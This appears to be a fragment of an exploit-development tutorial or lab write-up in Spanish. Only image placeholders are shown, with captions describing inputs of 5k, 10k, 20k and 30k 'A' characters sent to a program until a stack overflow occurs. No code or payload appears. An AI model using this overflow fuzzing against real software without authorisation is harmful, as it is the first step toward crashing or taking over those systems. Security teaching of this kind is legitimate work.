
Despliegue de 5k caracteres "A"




Despliegue de 10k caracteres "A"



Despliegue de 20k caracteres "A"




Despliegue de 30k caracteres "A" y desborde de pila

